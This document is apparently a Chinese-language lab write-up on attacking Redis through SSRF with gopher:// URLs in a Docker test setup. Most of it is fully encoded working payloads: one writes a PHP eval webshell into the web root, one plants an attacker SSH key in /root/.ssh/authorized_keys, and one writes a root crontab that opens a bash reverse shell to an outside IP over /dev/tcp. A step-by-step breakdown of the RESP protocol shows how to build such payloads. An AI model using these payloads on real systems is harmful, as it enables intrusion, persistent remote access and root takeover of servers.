gopher://127.0.0.1:6379/_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%252413%250D%250AYulinSec2025!%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252434%250D%250A%253C%253Fphp%2520eval%2528%2524_POST%255B%2527webshell%2527%255D%2529%253B%2520%253F%253E%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A/var/www/html%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25247%250D%250Aweb.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A
我这个可以直接在输入框里面输入,不用二次编码,浏览器会直接做二次编码,后端有解析两次,抵消了
gopher://172.17.0.1:6379/_*1%0D%0A$4%0D%0APING%0D%0A
gopher://172.22.0.4:6379/_*4%0D%0A$6%0D%0Aconfig%0D%0A$3%0D%0Aset%0D%0A$3%0D%0Adir%0D%0A$13%0D%0A/var/www/html%0D%0A*4%0D%0A$6%0D%0Aconfig%0D%0A$3%0D%0Aset%0D%0A$10%0D%0Adbfilename%0D%0A$9%0D%0Ashell.php%0D%0A*3%0D%0A$3%0D%0Aset%0D%0A$1%0D%0A1%0D%0A$32%0D%0A<?php @eval($_POST["c"]); ?>%0D%0A*1%0D%0A$4%0D%0Asave%0D%0A
gopher://172.17.0.1:6379/_*4
$6
config
$3
set
$3
dir
$13
/var/www/html
*4
$6
config
$3
set
$10
dbfilename
$9
shell.php
*3
$3
set
$1
1
$32
<?php @eval($_POST["c"]); ?>
*1
$4
save
说说这个语法规则
逐段拆解 payload 的含义(对应 Redis 命令)
payload 的核心部分是_后面的内容(已还原%0D%0A为\r\n,方便理解):
*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$3\r\ndir\r\n$13\r\n/var/www/html\r\n*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$10\r\ndbfilename\r\n$9\r\nshell.php\r\n*3\r\n$3\r\nset\r\n$1\r\n1\r\n$32\r\n<?php @eval($_POST["c"]); ?>\r\n*1\r\n$4\r\nsave\r\n
按 RESP 协议规则,拆成 4 个独立的 Redis 命令
第一段:config set dir /var/www/html(设置数据存储目录)
对应 payload 片段:*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$3\r\ndir\r\n$13\r\n/var/www/html\r\n
| 协议字段 | 含义 |
|---|---|
*4 | 数组有 4 个参数:config(命令)、set(子命令)、dir(配置项)、/var/www/html(目录值) |
$6\r\nconfig | 字符串config的长度是 6($6),后面跟字符串内容 +\r\n分隔 |
$3\r\nset | 字符串set的长度是 3($3),后面跟内容 +\r\n |
$3\r\ndir | 字符串dir的长度是 3($3),后面跟内容 +\r\n |
$13\r\n/var/www/html | 字符串/var/www/html的长度是 13($13),后面跟目录路径 +\r\n |
作用:告诉 Redis“把数据存储目录设置为/var/www/html”(这个目录和 Nginx 共享,写的文件能通过 Web 访问)。
第二段:config set dbfilename shell.php(设置数据文件名)
对应 payload 片段:*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$10\r\ndbfilename\r\n$9\r\nshell.php\r\n
| 协议字段 | 含义 |
|---|---|
*4 | 数组有 4 个参数:config、set、dbfilename(配置项)、shell.php(文件名) |
$10\r\ndbfilename | 字符串dbfilename的长度是 10($10),后面跟内容 +\r\n |
$9\r\nshell.php | 字符串shell.php的长度是 9($9),后面跟文件名 +\r\n |
作用:告诉 Redis“把数据文件命名为shell.php”(默认是dump.rdb,改成 php 文件才能被 Web 解析)。
第三段:set 1 "<?php @eval($_POST['c']); ?>"(写入一句话木马)
对应 payload 片段:*3\r\n$3\r\nset\r\n$1\r\n1\r\n$32\r\n<?php @eval($_POST["c"]); ?>\r\n
| 协议字段 | 含义 |
|---|---|
*3 | 数组有 3 个参数:set(命令)、1(键名)、一句话木马(键值) |
$1\r\n1 | 字符串1的长度是 1($1),后面跟键名 +\r\n |
$32\r\n<?php @eval($_POST["c"]); ?> | 一句话木马的长度是 32($32),后面跟木马内容 +\r\n(长度必须精确匹配,多 1 个空格都报错) |
作用:往 Redis 中写入一个键值对,键是1,值是 PHP 一句话木马(后续save命令会把这个键值对写入shell.php)。
第四段:save(保存数据到文件)
对应 payload 片段:*1\r\n$4\r\nsave\r\n
| 协议字段 | 含义 |
|---|---|
*1 | 数组有 1 个参数:save(命令本身) |
$4\r\nsave | 字符串save的长度是 4($4),后面跟命令内容 +\r\n |
作用:触发 Redis 把内存中的数据(包括刚才写入的木马)保存到dir指定的目录,生成dbfilename指定的shell.php文件。
四、URL 编码的作用(为什么需要%0D%0A)
原始的 RESP 协议需要\r\n分隔字段,但\r\n是不可见字符,无法直接放在 URL 中传输(浏览器会解析错误)。所以需要把\r\n转换成 URL 编码的%0D%0A,这里要特别注意,不过好像写好resp格式在Burp里面url编码也行

写入shell过后,就是正常的连接了,但连接之后仍然存在限制,关于redis的命令执行后文讲,如果成功写入webshell,剩下的就是在Linux主机进行提权等操作了
SSH写入
如果对方开启了ssh服务,在对方主机写入公钥,我们自己的私钥去登录,而且需要你有root权限才能在root目录里面写入公钥
如果是权限管理的很好的场景,redis就是redis用户搭建的而不是root搭建的,那这个就没辙了,写不进去
但我是docker的root,无所谓随便打
公钥写入原理
如果我们有对方的redis有root权限,可以在/root/.ssh/中写入文件,我们利用ssrf+gopher+redis的写入文件的能力,在其中写入自己的公钥,利用对方主机开启的ssh服务连接,成了就直接root,适用于不是webshell,或者webshell没用的场景
实验:redis主机中配置ssh并ssrf登录

redis中配置ssh登录

配置允许密码,公钥登入

redis容器配置密码
重启redis服务,加入ssh端口映射
docker run -d \
  --name redis6.2.14 \
  --restart=always \
  -p 6379:6379 \  # 原有Redis端口映射
  -p 2222:22 \     # 新增SSH端口映射(宿主机2222 → 容器22)
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  -v /docker/webtest/redis/html:/var/www/html \
  --network redis-nginx-net \
  redis:6.2.14 \
  redis-server /etc/redis/redis.conf

  docker run -d \
  --name redis6.2.14 \
  --restart=always \
  -p 6379:6379 \
  -p 2222:22 \
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  -v /docker/webtest/redis/html:/var/www/html \
  --network redis-nginx-net \
  redis:6.2.14 \
  redis-server /etc/redis/redis.conf
这里顺序有点小问题,应该是先开启端口在配置ssh,导致我又重复了一遍,ssh服务开启(ssh服务也有很大的学问呢)
我的虚拟机ip是172.22.0.4

接下来就该尝试ssrf写入公钥了
现在kali本机生成公私钥对

拿着生成的公钥构造paylaod
gopher://172.17.0.1:6379/_*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*3
$3
set
$1
1
$572


ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCSlmOylI0lySZfECRH/HwFEx25MwCTonyIJ0057V8QvkdVsQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRfLv2bybkVS1B/v3wkMdmYjhfUXrJaMfFk9KA1/v+wOGVBr0jCbTdC//IigNgg8/zsyQYrfmoSSxJ16tlpXLu04S0sdpwubCAFKx05x2vToh2ZdJQboP5KVyCdCmo3ICpX0zfX9PDfTmQokcnshsP4p+dIGX/5OdsFA86ju8y+aF8jaODQsXf179+/UNBLx7xqinh1JTNl7za58ms5fsP+k6D7S767OqnDbqmUU4ntxO/T2unxSF57oIGv4moWAx/CgQoDZkShtPyiSGYvtvuI+hYdt+eT3x1JuGJwyhI77kuZVqzIfoJ/As6bBw3m5fOKiPBHDxxed4SfjRoHSeoM4iHhlRy1v/GeZJZqphtj6tZOsAMu8SQ+6oUtnggR5NUtUSf1P7TF1tMTCU4/z9zSlMACOZFcYvzmIS8rMYhohSJW04c= root@kali


*1
$4
save

gopher://172.22.0.4:6379/_*4%0d%0a%246%0d%0aconfig%0d%0a%243%0d%0aset%0d%0a%243%0d%0adir%0d%0a%2411%0d%0a%2froot%2f.ssh%2f%0d%0a*4%0d%0a%246%0d%0aconfig%0d%0a%243%0d%0aset%0d%0a%2410%0d%0adbfilename%0d%0a%2415%0d%0aauthorized_keys%0d%0a*3%0d%0a%243%0d%0aset%0d%0a%241%0d%0a1%0d%0a%24568%0d%0a%0d%0a%0d%0assh-rsa+AAAAB3NzaC1yc2EAAAADAQABAAABgQCSlmOylI0lySZfECRH%2fHwFEx25MwCTonyIJ0057V8QvkdVsQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRfLv2bybkVS1B%2fv3wkMdmYjhfUXrJaMfFk9KA1%2fv+wOGVBr0jCbTdC%2f%2fIigNgg8%2fzsyQYrfmoSSxJ16tlpXLu04S0sdpwubCAFKx05x2vToh2ZdJQboP5KVyCdCmo3ICpX0zfX9PDfTmQokcnshsP4p+dIGX%2f5OdsFA86ju8y+aF8jaODQsXf179+%2fUNBLx7xqinh1JTNl7za58ms5fsP+k6D7S767OqnDbqmUU4ntxO%2fT2unxSF57oIGv4moWAx%2fCgQoDZkShtPyiSGYvtvuI+hYdt+eT3x1JuGJwyhI77kuZVqzIfoJ%2fAs6bBw3m5fOKiPBHDxxed4SfjRoHSeoM4iHhlRy1v%2fGeZJZqphtj6tZOsAMu8SQ+6oUtnggR5NUtUSf1P7TF1tMTCU4%2fz9zSlMACOZFcYvzmIS8rMYhohSJW04c%3d+root%40kali%0d%0a%0d%0a%0d%0a*1%0d%0a%244%0d%0asave%0d%0a
但是好像失败了,这个key被写到了/var/www/html下面,下面是其原因
Redis 官方镜像默认以 redis普通用户启动服务(即使你用root进入容器,Redis 进程本身还是redis用户)。而/root/.ssh是root用户的专属目录(权限默认是700,仅 root 可读写),redis用户没有访问 / 写入权限,所以config set dir /root/.ssh会**静默失败 **,Redis 会继续使用默认工作目录(你挂载的/var/www/html),最终把authorized_keys写到了这个目录。

重启一下,以root权限启动
docker run -d \
  --name redis6.2.14 \
  --user root \
  --restart=always \
  -p 6379:6379 \
  -p 2222:22 \
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  -v /docker/webtest/redis/html:/var/www/html \
  --network redis-nginx-net \
  redis-ssh-root:v1 \
  su root -c "redis-server /etc/redis/redis.conf"

这次再试试payload
成功写入key


最后用这个payload成功了,在此前的基础先清理一遍,flushall一下,注意中间你内容长度
总字节数 = 公钥前空行(4) + 公钥本身(564) + 公钥后空行(4) = 572 字节 → 所以 RESP 协议中写 $572。
gopher://172.22.0.4:6379/_flushall%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2411%0D%0A%2froot%2f.ssh%2f%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%2415%0D%0Aauthorized_keys%0D%0A*3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%24572%0D%0A%0D%0A%0D%0Assh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCSlmOylI0lySZfECRH%2fHwFEx25MwCTonyIJ0057V8QvkdVsQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRfLv2bybkVS1B%2fv3wkMdmYjhfUXrJaMfFk9KA1%2fv%2bwOGVBr0jCbTdC%2f%2fIigNgg8%2fzsyQYrfmoSSxJ16tlpXLu04S0sdpwubCAFKx05x2vToh2ZdJQboP5KVyCdCmo3ICpX0zfX9PDfTmQokcnshsP4p%2bdIGX%2f5OdsFA86ju8y%2baF8jaODQsXf179%2b%2fUNBLx7xqinh1JTNl7za58ms5fsP%2bk6D7S767OqnDbqmUU4ntxO%2fT2unxSF57oIGv4moWAx%2fCgQoDZkShtPyiSGYvtvuI%2bhYdt%2beT3x1JuGJwyhI77kuZVqzIfoJ%2fAs6bBw3m5fOKiPBHDxxed4SfjRoHSeoM4iHhlRy1v%2fGeZJZqphtj6tZOsAMu8SQ%2b6oUtnggR5NUtUSf1P7TF1tMTCU4%2fz9zSlMACOZFcYvzmIS8rMYhohSJW04c%3d root%40kali%0D%0A%0D%0A*1%0D%0A%244%0D%0Asave

计划任务反弹shell
gopher://172.22.0.4:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2424%0D%0A%2fvar%2fspool%2fcron%2fcrontabs%2f%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2479%0D%0A%0D%0A%0D%0A%2a%20%2a%20%2a%20%2a%20%2a%20%2fbin%2fbash%20-c%20%27%2fbin%2fbash%20%3e%26%20%2fdev%2ftcp%2f47.108.128.134%2f7777%200%3e%261%27%0D%0A%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A

echo '* * * * * /bin/bash -c "/bin/bash >& /dev/tcp/47.108.128.134/7777 0>&1"' > root

set shell "\n\n\n* * * * * bash -i >& /dev/tcp/47.108.128.134/7777 0>&1\n\n\n"
set shell '* * * * * /bin/bash -c "/bin/bash >& /dev/tcp/47.108.128.134/7777 0>&1"'
手工测试cron计划任务是执行了,我的服务器成功反弹了shell


尝试paylaod版本
我真蚌埠住了,搞不来了,和之前两个一模一样的东西死活不会执行计划任务,就已经完完全全写进去了指令,但是cron任务可能就是因为这个冗余的信息,无法执行指令,可能别的操作系统可以吧,但我的docker死活不行,这玩意搞了我一个晚上,放弃了

下面是成功写入的paylaod,哭了,计划任务你为什么不计划
gopher://172.22.0.4:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2424%0D%0A%2fvar%2fspool%2fcron%2fcrontabs%2f%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2472%0D%0A%0D%0A%0D%0A* * * * * /bin/bash -c 'sh >& /dev/tcp/47.108.128.134/7777 0>&1'%0D%0A%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
写在最后
